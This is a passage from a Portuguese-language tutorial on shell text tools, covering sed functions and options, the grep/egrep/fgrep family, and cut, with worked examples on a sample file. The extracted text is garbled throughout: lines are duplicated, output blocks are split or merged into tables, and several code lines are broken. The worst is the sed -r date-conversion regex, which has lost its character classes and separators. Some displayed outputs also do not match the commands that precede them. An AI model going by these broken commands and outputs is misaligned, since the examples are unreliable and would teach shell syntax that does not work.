- Concatenação de pipe;
- Execução de programas;
- Poderosa linguagem de programação.

Além disso, o comando `sed` também possui diversas opções que apresentaremos a seguir.

Repare que as linhas que continham a cadeia *UNIX* (argumento de pesquisa) foram duplicadas. Vamos fazer um pouco diferente:

```
$ sed '/UNIX/!p' quequeisso
```

Repare o ! negando o p

```
ATENCAO, O TEXTO ABAIXO NAO EH TREINAMENTO,  
ATENCAO, O TEXTO ABAIXO NAO EH TREINAMENTO,  
EH UMA LAVAGEM CEREBRAL!!!  
EH UMA LAVAGEM CEREBRAL!!!
```

O Shell além de analisar cada dado entrado a partir do prompt do UNIX, interfaceando com os usuários, tem também as seguintes atribuições:

- Interpretador de comandos;
- Interpretador de comandos;
- Controle do ambiente UNIX;
- Redirecionamento de entrada e saída;
- Redirecionamento de entrada e saída;
- Substituição de nomes de arquivos;
- Substituição de nomes de arquivos;
- Concatenação de pipe;
- Concatenação de pipe;
- Execução de programas;

```
Execucao de programas;
Poderosa linguagem de programacao.
Poderosa linguagem de programacao.
```

Nesse caso, o ponto de espantação (ou exclamação, como preferir) serve para negar o `p`, isto é, serão impressas as linhas que não atenderem ao argumento de pesquisa (possuir a cadeia *UNIX*). Repare, portanto, que as linhas que possuem a cadeia *UNIX* não são repetidas, ao passo que as outras o são.

Função deleta linha: d

Deleta as linhas referenciadas ou que atendem ao argumento de pesquisa.

Exemplos:

<code>\$ sed '1,4d' quequeisso</code>	<i>Delete da linha 1 até a 4</i>
Interpretador de comandos;	
Controle do ambiente UNIX;	
Redirecionamento de entrada e saída;	
Substituicao de nomes de arquivos;	
Concatenacao de pipe;	
Execucao de programas;	
Poderosa linguagem de programacao.	
<code>\$ sed '/UNIX/d' quequeisso</code>	<i>Delete linhas que contenham UNIX</i>
ATENCAO, O TEXTO ABAIXO NAO EH TREINAMENTO,	
EH UMA LAVAGEM CEREBRAL!!!	
interfaceando com os usuarios, tem tambem as seguintes atribuicoes:	
Interpretador de comandos;	
Redirecionamento de entrada e saída;	
Substituicao de nomes de arquivos;	
Concatenacao de pipe;	
Execucao de programas;	
Poderosa linguagem de programacao.	

Observe que nos exemplos anteriores foram deletadas as linhas seguintes: no primeiro caso as que foram apontadas pelos seus endereços e, no segundo, as que satisfizessem uma condição (possuírem a cadeia *UNIX*).

Função acrescenta: a

Acrescenta após o endereço informado, uma nova linha cujo conteúdo vem a seguir.

A sintaxe do comando usando a função fica assim:

```
$ sed '<endereço>a\  
> <texto a ser inserido>' arquivo
```

A \ é obrigatória e serve para anular o new-line

A primeira linha do comando deve ser interrompida após o a, para tal use-se a barra invertida. O primeiro > das linhas seguintes é o *prompt secundário* (PS2) do UNIX.

Exemplo:

```
$ sed '2a\  
> 3 - Como esperávamos a linha 3 fica após a segunda linha' quequeisso  
  
ATENCAO, O TEXTO ABAIXO NAO EH TREINAMENTO,  
EH UMA LAVAGEM CEREBRAL!!!  
3 - Como esperávamos a linha 3 fica após a segunda linha.  
O Shell alem de analisar cada dado entrado a partir do prompt do UNIX,  
interfaceando com os usuarios, tem tambem as seguintes atribuicoes:  
Interpretador de comandos;  
Controle do ambiente UNIX;  
Redirecionamento de entrada e saida;  
Substituicao de nomes de arquivos;  
Concatenacao de pipe;  
Execucao de programas;  
Poderosa linguagem de programacao.
```

Função insere: i

Idêntica à função acrescenta, porém não insere após o endereço especificado, mas sim antes desse endereço.

Função troca: c (change)

Idêntica à função acrescenta, porém não insere após o endereço especificado, mas sim troca o conteúdo desse endereço pelo informado no comando.

Função finaliza: q (quit)

Serve para marcar o ponto de término de execução do sed, o que em alguns casos é necessário.

Exemplo:

Para listarmos o nosso velho e bom quequeisso até a primeira ocorrência da cadeia *UNIX*, poderíamos fazer:

```
$ cat quequeisso | sed '/UNIX/q'                                q encerra o comando quando encontrar UNIX
ATENCAO, O TEXTO ABAIXO NAO EH TREINAMENTO,
EH UMA LAVAGEM CEREBRAL!!!
```

O Shell alem de analisar cada dado entrado a partir do prompt do UNIX, ou então:

```
$ sed '/UNIX/q' quequeisso                                q encerra o comando quando encontrar UNIX
ATENCAO, O TEXTO ABAIXO NAO EH TREINAMENTO,
EH UMA LAVAGEM CEREBRAL!!!
```

O Shell alem de analisar cada dado entrado a partir do prompt do UNIX,

A opção -n

Muito foi falado que o *sed* sempre transcrevia todas as linhas da entrada para a saída, este é o seu *default*. Para que possamos listar somente as linhas que atendem ao(s) critério(s) de pesquisa ou ao(s) endereço(s) especificado(s), devemos usar a opção **-n**, que fala ao *sed*:

- Não (*not*) mande nada para a saída, a não ser que algo explicitamente o mande fazê-lo.

E, é claro, o *sed* obedece. E como você já vai perceber, a opção **-n** vem sempre acompanhada da função **p** que é quem explicita a necessidade de mandar os dados para a saída.

Exemplo:

Vamos então separar as linhas de *quequeisso* que contenham pelo menos um "de" (um de compreendido entre dois espaços), das que não contenham.

Linhas que contêm a cadeia:

```
$ sed -n '/ de /p' quequeisso                                Observe que entre as / e o de existe um espaço
O Shell alem de analisar cada dado entrado a partir do prompt do UNIX,
Interpretador de comandos;
Redirecionamento de entrada e saida;
Substituicao de nomes de arquivos;
Concatenacao de pipe;
Execucao de programas;
Poderosa linguagem de programacao.
```

Linhas que não contêm a cadeia:

```
$ sed -n '/ de /!p' quequeisso  
ATENCAO, O TEXTO ABAIXO NAO EH TREINAMENTO,  
EH UMA LAVAGEM CEREBRAL!!!  
interfaceando com os usuarios, tem tambem as seguintes atribuicoes:  
Controle do ambiente UNIX;
```

Observe o ! negando o p

A opção -i

Se você deseja editar via `sed` e definitivamente alterar um arquivo, você deve fazer algo assim:

```
$ sed 's/Texto/TextoAlterado/' arquivo > arquivo.alterado  
$ mv arquivo.alterado arquivo
```

Porém, no GNU `sed` (sempre o GNU facilitando nossa vida) você poderia fazer isso de forma muito simplificada usando a opção `-i`. Suponha que queira trocar todos os artigos "os" do nosso amigo `quequeisso` pelo seu similar em inglês "the". Então, cheio de convicção, faço:

```
$ sed -i 's/os/the/g' quequeisso
```

e para verificar:

```
$ cat quequeisso  
ATENCAO, O TEXTO ABAIXO NAO EH TREINAMENTO,  
EH UMA LAVAGEM CEREBRAL!!!
```

O Shell alem de analisar cada dado entrado a partir do prompt do UNIX, interfaceando com the usuarithe, tem tambem as seguintes atribuicoes:
Interpretador de comandthe;
Controle do ambiente UNIX;
Redirecionamento de entrada e saida;
Substituicao de nomes de arquivthe;
Concatenacao de pipe;
Execucao de programas;
Poderthea linguagem de programacao.

Xiii, lambuzei o `quequeisso` porque eu deveria ter especificado que as cadeias "os" estariam entre espaços. Então vamos devolvê-lo à sua forma anterior:

```
$ sed -i 's/the/os/g' quequeisso  
$ cat quequeisso  
ATENCAO, O TEXTO ABAIXO NAO EH TREINAMENTO,
```

EH UMA LAVAGEM CEREBRAL!!!

O Shell alem de analisar cada dado entrado a partir do prompt do UNIX, interfaceando com os usuarios, tem tambem as seguintes atribuicoes:
 Interpretador de comandos;
 Controle do ambiente UNIX;
 Redirecionamento de entrada e saida;
 Substituicao de nomes de arquivos;
 Concatenacao de pipe;
 Execucao de programas;
 Poderosa linguagem de programacao.

Ainda bem que funcionou. Se anteriormente o texto tivesse uma ou mais cadeia(s) "the", essa volta não seria tão fácil. E é por isso que a opção -i tem um facilitador incrível que permite especificar o nome de um arquivo que manterá o conteúdo anterior intacto, para o caso de necessitar uma recuperação. Já que um bom exemplo vale mais que mil palavras, veja o caso abaixo:

```
$ sed -i.velho 's/ os / the /g' quequeisso
$ ls queque*
quequeisso      quequeisso.velho
```

Epa, agora são dois arquivos. Vamos ver seus conteúdos:

```
$ cat quequeisso
ATENCAO, O TEXTO ABAIXO NAO EH TREINAMENTO,
EH UMA LAVAGEM CEREBRAL!!!
O Shell alem de analisar cada dado entrado a partir do prompt do UNIX,
interfaceando com the usuarios, tem tambem as seguintes atribuicoes:  

Interpretador de comandos;  

Controle do ambiente UNIX;  

Redirecionamento de entrada e saida;  

Substituicao de nomes de arquivos;  

Concatenacao de pipe;  

Execucao de programas;  

Poderosa linguagem de programacao.
$ cat quequeisso.velho
ATENCAO, O TEXTO ABAIXO NAO EH TREINAMENTO,
EH UMA LAVAGEM CEREBRAL!!!
O Shell alem de analisar cada dado entrado a partir do prompt do UNIX,
interfaceando com os usuarios, tem tambem as seguintes atribuicoes:  

Interpretador de comandos;
```

Controle do ambiente UNIX;
Redirecionamento de entrada e saída;
Substituição de nomes de arquivos;
Concatenação de pipe;
Execução de programas;
Poderosa linguagem de programação.

Como vocês viram, o quequeisso foi alterado, porém a opção `-i` usada juntamente com a extensão `.velho` salva uma cópia íntegra em `quequeisso.velho`. Repito: caso a opção `-i` tivesse sido usada sem a extensão, os dados teriam sido gravados no próprio `quequeisso`.

A opção `-r`

Se eu tenho uma data no formato dia/mês/ano, ou seja, `dd/mm/aaaa` e desejou passá-la para o formato `aaaa/mm/dd`, eu deveria fazer:

```
$ sed 's/^(\([0-9]\{2\})\)\(\([0-9]\{2\})\)\(\([0-9]\{4\})\$/\3\2\1/' <<< 31/12/2009  
2009/12/31
```

Funcionou, mas a legibilidade disso está um horror! Aí tem mais contrabarra (`\`) que qualquer outra coisa!

Justamente para facilitar a montagem das *Expressões Regulares* e sua legibilidade é que o GNU-sed tem a opção `-r`. Ela avisa ao sed que serão usados metacaracteres avançados, que dessa forma se encarrega das suas interpretações, não deixando-os para a interpretação do Shell.

Esse mesmo sed poderia (e deveria) ser escrito da seguinte forma:

```
$ sed -r 's/^(\{2\})\{2\}\{4\}$/\3\2\1/' <<< 31/12/2009  
2009/12/31
```

Melhorou, mas ainda não está bom, porque ainda existem contrabarras (`\`) "escapando" às barras (`/`) da data para que o sed não as confunda com as barras (`/`) separadoras de campo. Para evitar essa confusão, basta usar outro caractere, digamos o hífen (`-`), como separador. Vejamos como ficaria:

Obs.: Devido à largura, algumas linhas foram "quebradas", indicação com (`..`).

```
$ sed -r 's-^([0-9]{2})/([0-9]{2})/([0-9]{4})$-\3/\2/\1-' <<< 31/12/2009
2009/12/31
```

Agora ficou mais fácil de ler e podemos decompor a *Expressão Regular* para destrinchá-la. Vamos lá:

- | | |
|--|--|
| 1^a Parte
<code>^([0-9]{2})</code>
<code>/([0-9]{2})/</code>
<code>([0-9]{4})\$</code> | <ul style="list-style-type: none"> - <code>^([0-9]{2})/([0-9]{2})/([0-9]{4})\$</code>. Vamos dividi-la: - A partir do início (<code>^</code>) procuramos dois (<code>{2}</code>) algarismos (<code>[0-9]</code>). Isso casa com o dia; - Idêntica à anterior, porém por estar entre barras (<code>/</code>), casará com o mês; - procuramos quatro (<code>{4}</code>) algarismos (<code>[0-9]</code>) no fim (<code>\$</code>). Isso casa com o ano; |
| 2^a Parte | <ul style="list-style-type: none"> - <code>\3/\2/\1</code> |

Repare que as pesquisas de dia, mês e ano foram colocadas entre parênteses. Como os **textos** casados pelas *Expressões Regulares* no interior dos parênteses são guardados para uso futuro, os retrovisores `\3`, `\2` e `\1` foram usados para recuperar o ano, o mês e o dia, respectivamente.

A família de comandos grep

O comando `grep` é bastante conhecido, mas o que normalmente não sabemos é que existem mais dois irmãos na sua família, além de diversas opções.

A finalidade básica dos comandos é localizar cadeias de caracteres em uma entrada definida, que pode(m) ser arquivo(s), a saída de um comando passada através de um pipe (`|`), ou a entrada padrão se nenhuma outra for especificada. Na verdade, essa localização dá-se por meio de expressões regulares sofisticadas que obedecem ao padrão `ed`, daí o nome do comando (*Global Regular Expression Print*).

Exemplo:

```
$ grep UNIX quequeisso
O Shell alem de analisar cada dado entrado a partir do prompt do UNIX,
Controle do ambiente UNIX;
```

Entrada do grep é um arquivo

Nesse exemplo, o `grep` foi usado para listar as ocorrências da cadeia `UNIX` no famigerado quequeisso.

```
$ grep grep *.sh
leol.sh:      if [ `echo $FrameOL | grep -c "$OL" ` -ne 0 ]
pegasub.sh:   grep "D.SUB.GER.*.Z" "/tmp/Dir$$" > "/tmp/dir$$"
sub.sh:       if [ `grep -c "530 Login attempt failed" "/tmp/$$` -ne 0 ]
transsub.sh: Linha=`grep '^$OLM /usr/local/var/ArgOLs'
transsub.sh: grep ' ON PKBENEF.$' DIR.$OL > DIR
```

Entrada do grep são os arqs terminados em .sh

Nesse exemplo, o `grep` lista todas as linhas, de todos os arquivos terminados em `.sh`, no diretório corrente (observe que arquivo = `*.sh`), que contenham a cadeia `grep`. Note que as linhas são precedidas pelo nome do arquivo onde se encontravam.

```
$ ps axu | grep julio7
julio  4428  0.0  2.8  1300  876  p0 S    17:07  0:02 -bash
julio  4645  0.0  1.5   856  488  p0 R    14:42  0:00 ps axu
julio  4646  0.0  2.8  1300  876  p0 R    14:42  0:00 grep julio
```

Entrada do grep é um comando

Neste exemplo, o `grep` foi usado como saída do comando `ps` (program status) para localizar os processos em execução pelo usuário `julio`. Note que a 2^a linha é referente ao `ps` e a última ao `grep`.

Até aí tudo bem, você já sabia tudo isso. Vamos agora incrementar esses comandos, que são fundamentais na elaboração de *scripts* usando a linguagem *Shell*. Antes, porém, vamos conhecer sua família, que possui três membros:

- Comando `grep` – Que pesquisa cadeias de caractere a partir de uma entrada definida, podendo ou não usar expressões regulares.
- Comando `egrep` (*Extended grep*) – Idêntico ao `grep`, porém mais poderoso e mais lento. Esse comando só deve ser utilizado em casos em que seja imprescindível o uso de expressões regulares complexas.
- Comando `fgrep` (*Fast grep*) – O rapidinho da família, seu uso é indicado para critérios de pesquisa que não envolvem expressões regula-

7. Esse formato do comando `ps` é característico do LINUX. Para obter resultado semelhante em um Shell do UNIX, faça: `ps -ef | grep julio`

res. Seu uso, nos casos possíveis, deve ser encorajado, uma vez que é 30% mais veloz que o `grep` e até 50% mais que o `egrep`.

CUIDADO!!! Tome cuidado ao usar as expressões regulares nesses comandos, pois caracteres como `$`, `*`, `[`, `]`, `^`, `|`, `(`, `)`, e `\`, entre outros, são significantes para o *Shell* e podem desvirtuar totalmente sua interpretação. Lembre-se de colocar as expressões regulares entre apóstrofos.

Com as informações que acabamos de adquirir, agora podemos afirmar que nos 3 últimos exemplos o uso do `grep` não é o mais indicado. Em ambos os casos deveria ter sido usado o comando `fgrep`, já que nenhum deles necessita do uso de metacaractere.

Exemplos:

Veja só isso:

```
$ egrep '^ (i|I)' quequeisso          Localizar linhas começadas (^) por i ou I
```

interfaceando com os usuários, tem também as seguintes atribuições:

Interpretador de comandos;

e isso:

```
$ grep '^ (i|I)' quequeisso          Localizar linhas começadas (^) por (i|I)
```

\$ Pesquisa não devolveu nem uma linha sequer

Note que, ao tentarmos localizar as linhas do arquivo começadas por um "i" ou "I" com o `grep`, nada retornou, sequer erro, pois esse comando não interpreta parênteses nem o "ou" (`|`). Dessa forma, foi executada uma pesquisa para localizar a cadeia `(i|I)` no *íncio da linha*. Caso tivéssemos usado o `fgrep` estariamos tentando localizar a cadeia `^(i|I)` em qualquer ponto da linha.

Porém, se fosse seu desejo efetuar essa pesquisa com o `grep` (já que, como acabei de dizer, ele é mais rápido que o `egrep`), poderíamos fazer:

```
$ grep '^ [iI]' quequeisso          Localizar linhas começadas (^) por i ou I
```

interfaceando com os usuários, tem também as seguintes atribuições:

Interpretador de comandos;

Para localizarmos todos os arquivos comuns do nosso diretório (aqueles cuja linha no `ls -l` começa por um "-"):

```
$ ls -la | grep '^-'                                Estou procurando um traço(-) na 1ª posição
-rw-r--r--  1 julio    dipao      624 Dec 10  1996 case.sh
-rw-r--r--  1 julio    dipao      416 Sep  3 10:53 quequeisso
-rw-r--r--  1 julio    dipao      415 Aug 28 16:40 quequeisso-
-rwsr-xr-x  1 root     sys       179 Dec 10  1996 shell1.sh
-rwxr--r--  1 julio    dipao      164 Dec 10  1996 shell1.sh~
```

Para localizar os arquivos executáveis pelo seu dono, devemos na primeira posição de um `ls -l` procurar um `"-"` e na quarta um `"x"` ou um `"s"` (arquivos com SUID, como veremos mais tarde).

```
$ ls -la | egrep '^-[xs]'                            Inicia(^) com - qq. 2 carac(..) um x ou s(x|s)
-rwsr-xr-x  1 root     sys       179 Dec 10  1996 shell1.sh
-rwxr--r--  1 julio    dipao      164 Dec 10  1996 shell1.sh~
```

Resultado idêntico ao anterior, porém tempo de execução inferior:

```
$ ls -la | grep '^-[xs]'
-rwsr-xr-x  1 root     sys       179 Dec 10  1996 shell1.sh
-rwxr--r--  1 julio    dipao      164 Dec 10  1996 shell1.sh~
```

Para apimentar um pouco mais esses três comandos, eles podem ser usados com diversas opções. Vejamos as mais importantes:

A opção `-c` (count ou contar)

Essa opção devolve a quantidade de linhas em que foi encontrada a cadeia alvo da pesquisa. É extremamente útil quando estamos desenvolvendo rotinas de crítica.



A opção `-c` conta a quantidade de linhas que contêm uma determinada cadeia de caracteres e não quantas vezes esta cadeia foi encontrada.

ATENÇÃO

Exemplo:

```
$ echo Existem `grep -c '^Maria' CadPess` Marias trabalhando na Empresa
Existem 224 Marias trabalhando na Empresa
```

No exemplo citado, foi considerado que o nome era o 1º campo do cadastro de pessoal, por isso usamos o `^`. Repare que dentro dos apóstrofes tem um espaço em branco após `Maria`. Este espaço serve para limitar o

critério de pesquisa ao primeiro nome, dessa forma não aceitando Marianas ou Mariazinhas. As crases foram colocadas para priorizar a execução do comando `grep`, já que quando a mensagem fosse ecoada, já seria necessária a quantidade de Marias encontradas pelo `grep`.

A opção -l

Algumas vezes você quer saber quais são os arquivos que possuem uma determinada cadeia de caracteres, sem se interessar por nenhum detalhe desses arquivos. Para tal, usa-se a opção `-l`. Esta opção é utilíssima para descobrir programas que necessitam de manutenção.

Exemplo:

Suponhamos que você queira saber quantos programas terão de ser alterados caso se renomeie um arquivo que atualmente chama-se `ArqOLs`. A primeira, mais óvia e tradicional, porém menos esperta, é a seguinte:

```
$ cd dirscripts
$ fgrep ArqOLs *.sh
listadir.sh:           Maq=`grep "^\$OL" /usr/local/var/ArqOLs |` 
listadir.sh: if [ `grep -c "^\$OL" /usr/local/var/ArqOLs` -eq 0 ]
listadir.sh:   Maq=`grep "^\$OL" /usr/local/var/ArqOLs | cut -f2` 
listusu.sh:   cat /usr/local/var/ArqOLs |
transcdb.sh: *) NomeOL=`grep "^\$Linha" $DirVar/ArqOLs | cut -f2` 
transcdb.sh: *) NomeOL=`grep "^\$OL" $DirVar/ArqOLs | cut -f2` 
transcdb.sh:cat $DirVar/ArqOLs |
transcdb01.sh:*) NomeOL=`grep "^\$Linha" $DirVar/ArqOLs | cut -f2` 
transcdb01.sh: *) NomeOL=`grep "^\$OL" $DirVar/ArqOLs | cut -f2` 
transcdb01.sh:cat $DirVar/ArqOLs |
transsub.sh: Linha=`grep '^\$OLM' /usr/local/var/ArqOLs` 
transsub.sh: Site=`echo "$Linha" | cut -f2` ##### ArqOLs no Format
uparau.sh:      Maq=`grep "^\$OL" /usr/local/var/ArqOLs | cut -f2` 
uparau.sh:      Erro "Nao encontrei OL \$OL em ArqOLs"
uparau.sh:) < /usr/local/var/ArqOLs
uparaug.sh:     Maq=`grep "^\$OL" /usr/local/var/ArqOLs | cut -f2` 
uparaug.sh:     Erro "Nao encontrei OL \$OL em ArqOLs"
uparaug.sh:) < /usr/local/var/ArqOLs
```

Ou então de uma forma mais esperta e limpa:

```
$ cd dirscripts
$ fgrep -l ArqOLs *.sh
listadir.sh
listusu.sh
```

```
transcdb.sh
transcdb01.sh
transsub.sh
uparau.sh
uparaug.sh
```

Ou ainda para sabermos somente a quantidade de programas a serem alterados:

```
$ cd dirscripts
$ fgrep -l ArqOLs *.sh | wc -l           wc -l conta linha e wc -c conta
caracteres
7
```

A opção -v

Essa opção da família `grep` é particularmente útil para excluir registros de um arquivo, uma vez que ela devolve todas as linhas que não possuem a cadeia pesquisada.

Exemplo: Neste exemplo, vamos remover um usuário chamado `kara`. Existem duas formas de fazê-lo: usando-se o comando `userdel -r kara` (a opção `-r` é para remover também o *home directory*) ou então:

<pre>\$ rm -r ~kara \$ grep -v '^kara:' /etc/passwd > /tmp/passwd \$ grep -v '^kara:' /etc/shadow > /tmp/shadow \$ mv /tmp/passwd /etc/passwd \$ mv /tmp/shadow /etc/shadow</pre>	<i>Removeu o diretório home do Kara</i> <i>Gerou o /tmp/passwd sem o Kara</i> <i>Idem ao /tmp/shadow</i> <i>Efetivou a exclusão do Kara em /etc/passwd</i> <i>Idem em /etc/shadow</i>
---	---

A opção -f (file)

Essa opção é muito interessante, pois ela pesquisa um arquivo, procurando por *Expressões Regulares* contidas em outro arquivo, que será definido pela opção `-f`.

O bacana dessa opção é que ela evita 2 laços (*loops*): um de leitura do arquivo de dados e outro de leitura do arquivo a ser pesquisado.

Exemplos:

O meu problema é listar os registros de `/etc/passwd` dos usuários que estão no arquivo `usus`. Veja a cara dele:

```
$ cat usus
bin
irc
root
sys
uucp
```

Nas linguagens convencionais, eu teria de fazer um programa que lesse cada registro de `usus` e o pesquisasse linha a linha em `/etc/passwd`, já que `usus` está em ordem alfabética e `/etc/passwd` está na sequência do cadastramento.

Aqui eu só tenho um probleminha: no `/etc/passwd` tem `bin` em profusão, devido aos usuários que usam `/bin/bash` como Shell padrão (default). Temos então de mudar `usus` para que a pesquisa seja feita somente no início do `/etc/passwd`.

Resolvido este problema, surge outro, já que a pesquisa pelo usuário `sys` localizará no início da linha, além do `sys` propriamente dito, também o `syslog`. Então temos de mudar `usus` para delimitar também o fim do campo, o que faremos colocando dois pontos (`:`) ao final de cada registro. Veja como eu mato 2 coelhos com uma só "sedada". `;`:

```
$ sed -i 's/^/\^:/;s/$/:/' usus
```

No duro, fiz um dois-em-um: no primeiro comando `s` do `sed`, substituí o início de cada registro (`^`) por um circunflexo (que está "escapado" para ser interpretado como um literal e não como um metacaractere como o anterior. No segundo comando `s`, substituí o final de cada registro por dois pontos (`:`). A opção `-i` foi usada para que a saída editada fosse no mesmo arquivo. Veja como ele ficou:

```
$ cat usus
^bin:
^irc:
^root:
^sys:
^uucp:
```

Agora é mole, basta executar o `grep`, veja só:

```
$ grep -f usus /etc/passwd
root:x:0:0:root:/root:/bin/bash
```

```
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
```

A opção -o (only matching)

Com essa opção o `grep` devolve somente a parte que casou com a *Expressão Regular* especificada. Essa opção é ótima para depurar *Expressões Regulares*.

Exemplos:

```
$ grep -o 'a.*a' <<< batatada
atatada
$ grep -o 'a.*a' <<< batatuda
atatuda
```

Não era isso que você esperava? Lembre-se que o asterisco (*) é guloso (veja apêndice sobre *Expressões Regulares*).

Antes ou depois

Algumas vezes, temos um arquivo que é formado por diversos tipos de registros. Por exemplo: um cadastro de pessoal tem pelo menos os seguintes tipos de registro:

- Dados pessoais;
- Dados profissionais;
- Histórico de pagamentos.

Entre outros. É para casos assim que existem duas opções do `grep`:

-A n (*A* de After – depois) – pega além da linha que casou com a *Expressão Regular*, *n* linhas após;

-B n (*B* de Before – antes) – pega além da linha que casou com a *Expressão Regular*, *n* linhas antes.

Exemplos:

```
$ ifconfig | grep -A7 '^wlan0'
```

```
wlan0 Link encap:Ethernet Endereço de HW 08:28:58:04:e1:53
      inet end.: 193.167.2.2 Bcast:193.167.2.5 Masc:255.255.255.0
        endereço inet6: fe80::252:58ff:fe04:e153/64 Escopo:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Métrica:1
            pacotes RX:28 erros:0 descartados:0 excesso:0 quadro:0
            Pacotes TX:80 erros:0 descartados:0 excesso:0 portadora:0
            colisões:0 txqueuelen:1000
            RX bytes:4170 (4.1 KB) TX bytes:12324 (12.3 KB)
```

Usando o exemplo anterior, suponha agora que eu queira saber o meu endereço IP. Como ele está situado na linha seguinte à começada por wlan0, posso fazer:

```
$ ifconfig | grep -A1 '^wlan0'
wlan0 Link encap:Ethernet Endereço de HW 08:28:58:04:e1:53
      inet end.: 193.167.2.2 Bcast:193.167.2.5 Masc:255.255.255.0
```

Como só interessa o endereço IP, vamos mandar essa saída para uma *Expressão Regular* para filtrar estes campos:

```
$ ifconfig | grep -A1 '^wlan0' | grep -Eo '[0-9]{1,3}\.[0-9]{1,3}\.[0-9]
(1,3)\.[0-9]{1,3}'
193.167.2.2
193.167.2.5
255.255.255.0
```

Como você viu, a filtragem foi feita, e a opção `-o` fez com que fosse para a saída apenas o que casou com a *Expressão Regular*. Mas eu não quero o meu IP de broadcast nem a máscara. Só me interessa o primeiro. Então vamos pegar somente a primeira linha da saída:

```
$ ifconfig | grep -A1 '^wlan0' | grep -Eo '[0-9]{1,3}\.[0-9]{1,3}\.[0-9]
(1,3)\.[0-9]{1,3}' | head -1
193.167.2.2
```

Um conselho: caso você não tenha entendido esta *Expressão Regular*, neste livro tem um apêndice que fala somente sobre o assunto. Vale a pena dar uma olhada, pois *Expressões Regulares* são usadas por 90% das linguagens de programação, e quando você conhecê-las, elas passarão a ter uma importância enorme na sua vida profissional. Vale muito a pena!

Os comandos para cortar e colar

Cortando cadeias de caracteres – cut

Agora vamos falar em um comando utilíssimo na elaboração de *scripts* – o *cut*.

Esse comando é usado quando se deseja extrair campos ou pedaço de dados de arquivos, ou de qualquer outra entrada. Seu formato geral é:

```
cut -ccaracteres [arquivo]
```

Onde *caracteres* é a porção que se deseja cortar de cada registro de arquivo. Isso pode ser um simples número ou uma faixa. Essas atribuições podem ser:

cut -c posição arq
cut -c posini-posfim arq
cut -c posini- arq
cut -c- posfim arq

<i>Retorna todos os caracteres de posição</i>
<i>Retorna todas as cadeias entre posini e posfim</i>
<i>Retorna todas as cadeias a partir de posini</i>
<i>Retorna todas as cadeias do inicio até posfim</i>

Exemplos:

```
$ who8
ciro    tttyp2      Sep  8 09:02 (11.0.132.95)
norberto tttyp3     Sep  8 15:57 (11.0.132.98)
ney     tttyp4      Sep  8 14:51 (11.0.132.96)
luis    tttyp5      Sep  8 16:23 (11.0.132.93)
hudson  tttyp6      Sep  8 10:33 (11.0.132.91)
julio   tttyp7      Sep  8 11:19 (11.0.132.94)
$ who | cut -c-8
ciro
norberto
ney
luis
hudson
julio
$ who | cut -c10-15
tttyp2
tttyp3
```

Extrair da saída do who até o 8º caractere

Tirar da saída do who do 10º até o 15º caractere

8. Esse é o formato LINUX da saída do comando *who*. Entre os diversos sabores UNIX existem pequenas diferenças cosméticas.

```

ttyp4
ttyp5
ttyp6
ttyp7
$ who | cut -c32-
(11.0.132.95)                                         Tirar da saída do who a partir do 32º caractere
(11.0.132.98)
(11.0.132.96)
(11.0.132.93)
(11.0.132.91)
(11.0.132.94)

```

Nesse exato momento, aparentemente chegamos a um impasse, porque você vai me dizer:

- Esse tal de `cut` nem de longe serve para mim. O que um programador mais precisa não é de extrair posições predefinidas, mas sim de determinados campos que nem sempre ocorrem nas mesmas posições do mesmo arquivo.

E eu vou lhe responder:

- Você está coberto de razão. Precisamos muito extrair campos predefinidos dos arquivos; portanto vou lhe contar como se faz isso.

Existem duas opções do `cut` que servem para especificar o(s) campo(s) dos registros que desejamos extrair. São elas:

A opção `-f` (field) – Serve para especificar os campos (fields) que desejamos extrair. Obedece às mesmas regras do `-c` caractere. Isto é:

<code>cut -fcampo arq</code>	Retorna o campo campo
<code>cut -fcampoini-campofim arq</code>	Retorna campos de campoini a campofim
<code>cut -fcampoini- arq</code>	Retorna todos os campos a partir de campoini
<code>cut -f-campofim arq</code>	Retorna todos os campos até o campofim

Bem, tudo o que foi falado sobre a opção `-f` só serve se o delimitador de campos for o caractere `<TAB>` (`/011`), que é o delimitador *default*. Para podermos generalizar seu uso, devemos conhecer a opção:

A opção `-d` (delimitador) – Ao usarmos essa opção, descrevemos para o `cut` qual será o separador de campos do arquivo. No uso dessa opção é necessário tomarmos cuidado para proteger (com aspas ou apóstrofos) os

caracteres que o *Shell* possa interpretar como metacaracteres. Seu formato geral é:

```
cut -fcampos [-ddelimitador] arquivo
```

Onde *delimitador* é o caractere que delimita todos os campos de arquivo.

Exemplos:

<pre>\$ tail -4 /etc/passwd</pre> <pre>aluno4:x:54084:17026:Curso UNIX Basico:/dsv/usr/aluno4:/usr/bin/ksh aluno5:x:54085:17026:Curso UNIX Basico:/dsv/usr/aluno5:/usr/bin/ksh aluno6:x:54086:17026:Curso UNIX Basico:/dsv/usr/aluno6:/usr/bin/ksh aluno7:x:54087:17026:Curso UNIX Basico:/dsv/usr/aluno7:/usr/bin/ksh</pre> <pre>\$ tail -4 /etc/passwd cut -f1 -d:</pre> <pre>aluno4 aluno5 aluno6 aluno7</pre>	<i>Listando os últimos 4 registros de /etc/passwd</i> <i>Extraindo da saída do tail somente o 1º campo</i>
--	---

O arquivo *telefones* foi criado com 2 campos separados por um <TAB>, e com o seguinte conteúdo:

```
$ cat telefones
Ciro Grippi      (021)555-1234
Ney Gerhardt     (024)543-4321
Enio Cardoso     (023)232-3423
Claudia Marcia   (021)555-2112
Paula Duarte     (011)449-0989
Ney Garrafas     (021)988-3398
```

Para extrair somente os nomes:

```
$ cat telefones | cut -f1
```

Delimitador <TAB> é o default. Não especifiquei

```
Ciro Grippi
Ney Gerhardt
Enio Cardoso
Claudia Marcia
Paula Duarte
Ney Garrafas
```

Quero somente o primeiro nome:

```
$ cat telefones | cut -f1 -d
```

Depois do -d eu coloquei um espaço

```
cut: option requires an argument -- d
ZEBRA!!!!
cut: ERROR: Usage: cut [-s] [-d<char>] (-c<list> | -f<list>) file ...
```

ZEBRA!!!! Eu queria pegar o nome que estivesse antes do delimitador espaço mas esqueci que espaços, em Shell, devem estar entre aspas. Vamos tentar novamente:

```
$ cat telefones | cut -f1 -d" "
Ciro
Ney
Enio
Claudia
Paula
Ney
```

O d " indica que o delimitador é branco

Mas ficaria melhor se não usássemos o comando `cat` e fizéssemos assim:

```
$ cut -f1 -d " " telefones
```

Para extrair o código de DDD:

```
$ cut -f2 -d"(" telefones | cut -f1 -d")"
021
024
